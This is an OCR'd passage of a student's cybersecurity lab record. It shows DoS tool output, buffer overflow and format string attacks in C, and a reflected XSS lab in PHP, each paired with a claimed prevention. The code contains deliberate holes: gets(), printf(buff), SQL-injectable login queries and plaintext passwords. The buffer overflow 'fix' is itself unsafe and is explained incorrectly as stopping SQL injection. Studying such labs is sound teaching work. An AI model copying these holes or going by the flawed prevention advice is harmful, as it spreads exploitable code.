
OUTPUT:




senbagapriya@kali: ~/D...
10:51 PM
15%
senbagapriya@kali: ~/Desktop/Hammer
File Actions Edit View Help
Tue Sep 1 22:51:45 2020 ⟵packet sent! hammering⟶


senbagapriya@kali: ~/D...
10:51 PM
15%
senbagapriya@kali: ~/Desktop/Hammer
File Actions Edit View Help
bot is hammering ...
Tue Sep 1 22:51:52 2020 ⟵packet sent! hammering⟶


senbagapriya@kali: ~/D...
10:52 PM
15%
senbagapriya@kali: ~/Desktop/Hammer
File Actions Edit View Help
no connection! server maybe down


Mozilla Firefox
senbagapriya@kali: ~/D...
10:53 PM
15%
senbagapriya@kali: ~/Desktop/Hammer
File Actions Edit View Help
Tue Sep 1 22:51:55 2020 ⟵packet sent! hammering⟶
bot is hammering...
no connection! server maybe down

RESULT:

Thus the Phishing, Dictionary and Dos Attacks have been implemented and the outputs are verified successfully.

EX NO: 03
DATE : 27/08/2020

BUFFER OVERFLOW

A. ATTACK

AIM:

To implement the Buffer overflow attack using C language.

PROCEDURE:

Buffer is a temporary space for storing data.

When more data gets placed in the buffer, the extra data overflows which can cause data leak out into some other buffers and finally leading to data corruption.

By making use of this attack, the attacker gets root privileges without entering the valid password.

In this program, “senba” is the valid password.

PROGRAM:

```
#include <stdio.h>
#include <string.h>
#define MAX 15
int main(void)
{
struct
{
        char buff[15];
        int pass;
}
key;
key.pass=0;
printf("\n Enter the password : \n");
gets(key.buff);
if(strcmp(key.buff, "senba"))
{
        printf ("\n Oops!Invalid Password \n");
```

```
}
else
{
        printf ("\n Hurray!Valid Password \n");
        key.pass = 1;
}
if(key.pass)
{
        printf ("\n Root privileges are granted to you! \n");
}
return 0;
}
```

OUTPUT:

```
Senba:~ senbagapriya$ cd Desktop
Senba:Desktop senbagapriya$ gcc buffer.c
Senba:Desktop senbagapriya$ ./a.out buffer.c

 Enter the password :
warning: this program uses gets(), which is unsafe.
senba

 Hurray!Valid Password

 Root privileges are granted to you!
Senba:Desktop senbagapriya$ ./a.out buffer.c

 Enter the password :
warning: this program uses gets(), which is unsafe.
dsgdhjaghgdhgfhjsgdjhgashjgdhjsagdhjg

 Oops!Invalid Password

 Root privileges are granted to you!
Abort trap: 6
Senba:Desktop senbagapriya$
```

B. PREVENTION

AIM:

To prevent the Buffer Overflow Attack.

PROCEDURE:

The attacker injects the malicious sql query in the password field to gain access.

To prevent this, strncmp is used instead of strcmp to compare the entered password with the real password.

strcmp compares both the strings till null-character of either string comes whereas strncmp compares at most num characters of both strings.


Therefore, buffer overflow is prevented and the attacker can't gain root privileges without entering the valid password.

PROGRAM:

```
#include <stdio.h>
#include <string.h>
#define MAX 15
int main(void)
{
int pass;
int x;
char pw[15];
char ip[15];
pass=0;
printf("\n Enter the password : \n");
scanf("%s",&ip);
strcpy(pw, "senba");
x= strncmp(ip,pw,15);
if(x!=0)
{
	printf ("\n Oops!Invalid Password \n");
}
else
{
	printf ("\n Hurray!Valid Password \n");
```

```
        pass = 1;
 }
if(pass)
{
        printf ("\n Root privileges are granted to you! \n");
}
 return 0;
}
```

OUTPUT:



```
Last login: Thu Sep  3 15:52:02 on ttys000
Senba:~ senbagapriya$ cd Desktop
Senba:Desktop senbagapriya$ gcc bufferp.c
bufferp.c:12:13: warning: format specifies type 'char *' but the argument has type 'char (*)[15]' [-Wformat]
 scanf("%s",&ip);
        ~~  ^~~
1 warning generated.
Senba:Desktop senbagapriya$ ./a.out bufferp.c

 Enter the password :
senba

 Hurray!Valid Password

 Root privileges are granted to you!
Senba:Desktop senbagapriya$ ./a.out bufferp.c

 Enter the password :
dgfhfdjhfashfjhasdghjasdgdjhgjdhgdsakjldjh

 Oops!Invalid Password
Abort trap: 6
Senba:Desktop senbagapriya$
```

RESULT:

Thus, the buffer overflow attack and prevention has been implemented successfully.

EX NO: 04
DATE : 27/08/2020

FORMAT STRING VULNERABILITY

A. ATTACK

AIM:

To implement the Format string attack using C language.

PROCEDURE:

Format string vulnerabilities are a class of bug that take advantage of an easily avoidable programmer error.

If the programmer passes an attacker-controlled buffer as an argument to a printf, the attacker can perform read/write to arbitrary memory addresses.

PROGRAM:

```
#include <stdio.h>
int main(int argc, char** argv)
{
char buff[10];
strncpy(buff,argv[1],10);
printf(buff);
printf("\n");
return 0;
}
```

OUTPUT:

```
Last login: Thu Sep 10 09:52:45 on ttys000
Senba:~ senbagapriya$ cd Desktop
Senba:Desktop senbagapriya$ gcc fattack.c
fattack.c:5:1: warning: implicitly declaring library function 'strncpy' with type 'char *(char *, const char *, unsigned long)'
      [-Wimplicit-function-declaration]
strncpy(buff,argv[1],10);
^
fattack.c:5:1: note: include the header <string.h> or explicitly provide a declaration for 'strncpy'
fattack.c:6:8: warning: format string is not a string literal (potentially insecure) [-Wformat-security]
printf(buff);
       ^~~~
fattack.c:6:8: note: treat the string as an argument to avoid this
printf(buff);
       ^
       "%s",
2 warnings generated.
Senba:Desktop senbagapriya$ ./a.out "%p %p %p"
0x0 0x0 0x2
Senba:Desktop senbagapriya$
```

B. PREVENTION

AIM:

To prevent the Format string Attack.

PROCEDURE:


Since printf has a variable number of arguments, it must use the format string to determine the number of arguments.

Most format string vulnerabilities are solved by specifying "%s" as format string and not using the data string as format string.

PROGRAM:

```
#include <stdio.h>
int main(int argc, char** argv)
{
char buff[10];
strncpy(buff,argv[1],10);
printf("%s\n",buff);
return 0;
}
```

OUTPUT:



RESULT:

Thus, the format string attack and prevention has been implemented successfully.

EX NO: 05
DATE : 03/09/2020

CROSS SITE SCRIPTING

I. REFLECTED XSS

A. ATTACK

AIM:

To implement the Reflected Cross - site scripting Attack using PHP and MySQL.

PROCEDURE:

Create a Registration & login form.

Attacker is a normal user who injects the script containing link to a hacking site.

When attacker inserts the script, the webpage acts according to the script.

This is how reflected Cross site Scripting works.

PROGRAM:

register.php

```
<?php
include "config.php";
?>
<!DOCTYPE html>
<html>
  <head>
    <title>Registration form </title>
    <!-- Bootstrap CSS -->
    <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/
3.4.0/css/bootstrap.min.css">
    <!-- jQuery library -->
    <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.4.1/
jquery.min.js"></script>
    <!-- Bootstrap JS -->
```

```
<script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.4.0/js/
bootstrap.min.js"></script>
 </head>
 <body>
  <div class='container'>
   <div class='row'>
    <div class='col-md-6' >
     <form method='post' action='check.php'>
      <h1>SignUp</h1>
       <?php
      if(!empty($error_message)){
       ?>
       <div class="alert alert-danger">
        <strong>Error!</strong> <?= $error_message ?>
       </div>
      <?php
       }
       ?>
      <?php
      if(!empty($success_message)){
       ?>
       <div class="alert alert-success">
        <strong>Success!</strong> <?= $success_message ?>
       </div>
      <?php
       }
       ?>
      <div class="form-group">
        <label for="fname"> Name:</label>
        <input type="text" class="form-control" name="fname" id="fname"
maxlength="80">
       </div>
            <div class="form-group">
        <label for="email">Email address:</label>
        <input type="email" class="form-control" name="email" id="email"
maxlength="80">
```

```
          </div>
          <div class="form-group">
            <label for="password">Password:</label>
            <input type="password" class="form-control" name="password"
id="password"  maxlength="80">
          </div>
         <button type="submit" name="btnsignup" class="btn btn-
default">Submit</button>
        </form>
       </div>
    </div>
   </div>
  </body>
</html>
```

config.php

```
<?php
session_start();
$host = "localhost";
$user = "root";
$password = "";
$dbname = "rxss";
$con = mysqli_connect($host, $user, $password,$dbname);
if (!$con) {
 die("Connection failed: " . mysqli_connect_error());
}
```

check.php

```
<?php
session_start();
$host = "localhost";
$user = "root";
$password = "";
$dbname = "rxss";
$con = mysqli_connect($host, $user, $password,$dbname);
if (!$con) {
 die("Connection failed: " . mysqli_connect_error());
}
```

```
$error_message = "";
$success_message = "";
if(isset($_POST['btnsignup']))
{
  $fname = trim($_POST['fname']);
 $email = trim($_POST['email']);
  $password = trim($_POST['password']);
  $isValid = true;
 if($isValid){
  $sql= "INSERT INTO users(fname,email,password) VALUES (?,?,?)";
   $stmt = $con->prepare($sql);
   $stmt->bind_param("sss",$fname,$email,$password);
    $stmt->execute();
    $stmt->close();
   if( mysqli_query ($con, $sql))
   {echo "Records created successfully";
   }
   else{
    echo "Records created Successfully";
    }
  }
  }
?>
```

rlogin.php

```
<?php
session_start();
if($_SERVER["REQUEST_METHOD"] == "POST")
{
        $conn=mysqli_connect("localhost","root","","rxss");
if(!$conn){
        echo "<script type='text/javascript'>alert('Database failed');</script>";
        die('Could not connect: '.mysqli_connect_error());
}
$myusername = $_POST['username'];
$mypassword = $_POST['password'];
```

```
    $sql = "SELECT fname,password FROM users WHERE fname =
'$myusername' and password = '$mypassword';";
$sql_result = mysqli_query ($conn, $sql) or die ('request "Could not execute
SQL query" '.$sql);
                $user = mysqli_fetch_assoc($sql_result);
                echo "<head> <meta http-equiv=\"Refresh\"
content=\"0;url=home.php\" > </head>";
        }
?>
<html>
<head>
<title>Login Page</title>
<style type = "text/css">
body {
font-family:Arial, Helvetica, sans-serif;
font-size:14px;
      }
label {
font-weight:bold;
width:100px;
font-size:14px;
       }
        .box {
border:#666666 solid 1px;
        }
</style>
</head>
<body bgcolor = "#FFFFFF">
<div align = "center">
<div style = "width:300px; border: solid 1px #333333; " align = "left">
<div style = "background-color:#333333; color:#FFFFFF; padding:
3px;"><b>Login</b></div><div style = "margin:30px">
<form action = "" method = "post">
<label>UserName  :</label><input type = "text" name = "username" class =
"box" required/><br /><br />
```

```
<label>Password  :</label><input type = "password" name = "password"
id="p" class = "box" required /><br/><br />
<input type="checkbox" onclick="myFunction()">Show Password
<script>
function myFunction() {
  var x = document.getElementById("p");
  if (x.type === "password") {
    x.type = "text";
  } else {
    x.type = "password";
  }
}
</script>
<input type = "submit" value = "submit "/><br />
</form>
</div>
</div>
</div>
</body>
</html>
```

home.php

```
<?php
session_start();
$servername = "localhost";
$username = "root";
$password = "";
$dbname = "rxss";
$conn = new mysqli($servername, $username, $password,$dbname);
echo "Welcome admin<br><hr>";
echo "<head> <meta http-equiv=\"Refresh\" content=\"0;url=users.php\" > </
head>";
?>
```


users.php


```
<!DOCTYPE html>
<html>
<head>
```


```
<title>Table with database</title>
<style>
table {
border-collapse: collapse;
width: 100%;
color: #588c7e;
font-family: monospace;
font-size: 25px;
text-align: left;
}
th {
background-color: #588c7e;
color: white;
}
tr:nth-child(even) {background-color: #f2f2f2}
</style>
</head>
<body>
<table>
<tr>
<th>Username</th>
<th>Email</th>
<th>Password</th>
</tr>
<?php
$conn = mysqli_connect("localhost", "root", "", "rxss");
if ($conn->connect_error) {
die("Connection failed: " . $conn->connect_error);
}
$sql = "SELECT fname,email, password FROM users";
$result = $conn->query($sql);
if ($result->num_rows > 0) {
while($row = $result->fetch_assoc()) {
echo "<tr><td>" . $row["fname"]. "</td><td>" . $row["email"] . "</td><td>"
. $row["password"]. "</td></tr>";
}
```

```
echo "</table>";
} else { echo "0 results"; }
$conn->close();
?>
</table>
</body>
</html>
```

OUTPUT:


Registration form
192.168.64.2 / localhost / rxss
Not Secure | 192.168.64.2/Reflected%20XSS/Attack/register.php
Apps Gmail YouTube modern history by... WH - Google Drive GitHub - aasthaya... IEEE - Google Docs AV - Senbagapriy... Guymager -- Fore... Beginner Introduc...
SignUp
Name:
<script>alert("Hacked")</script>
Email address:
Password:
Submit


192.168.64.2/Reflected XSS/A
192.168.64.2 / localhost / rxss
Not Secure | 192.168.64.2/Reflected%20XSS/Attack/check.php
Apps Gmail YouTube modern history by... WH - Google Drive GitHub - aasthaya... IEEE - Google Docs AV - Senbagapriy... Guymager -- Fore... Beginner Introduc...
Records created Successfully


Login Page
192.168.64.2 / localhost / rxss
Not Secure
192.168.64.2/Reflected%20XSS/Attack/rlogin.php
Apps
Gmail
YouTube
modern history by...
WH - Google Drive
GitHub - aasthaya...
IEEE - Google Docs
AV - Senbagapriy...
Guymager -- Fore...
Beginner Introduc...
Login
UserName :<script>alert("Hacked")<
Password :
Show Password
submit

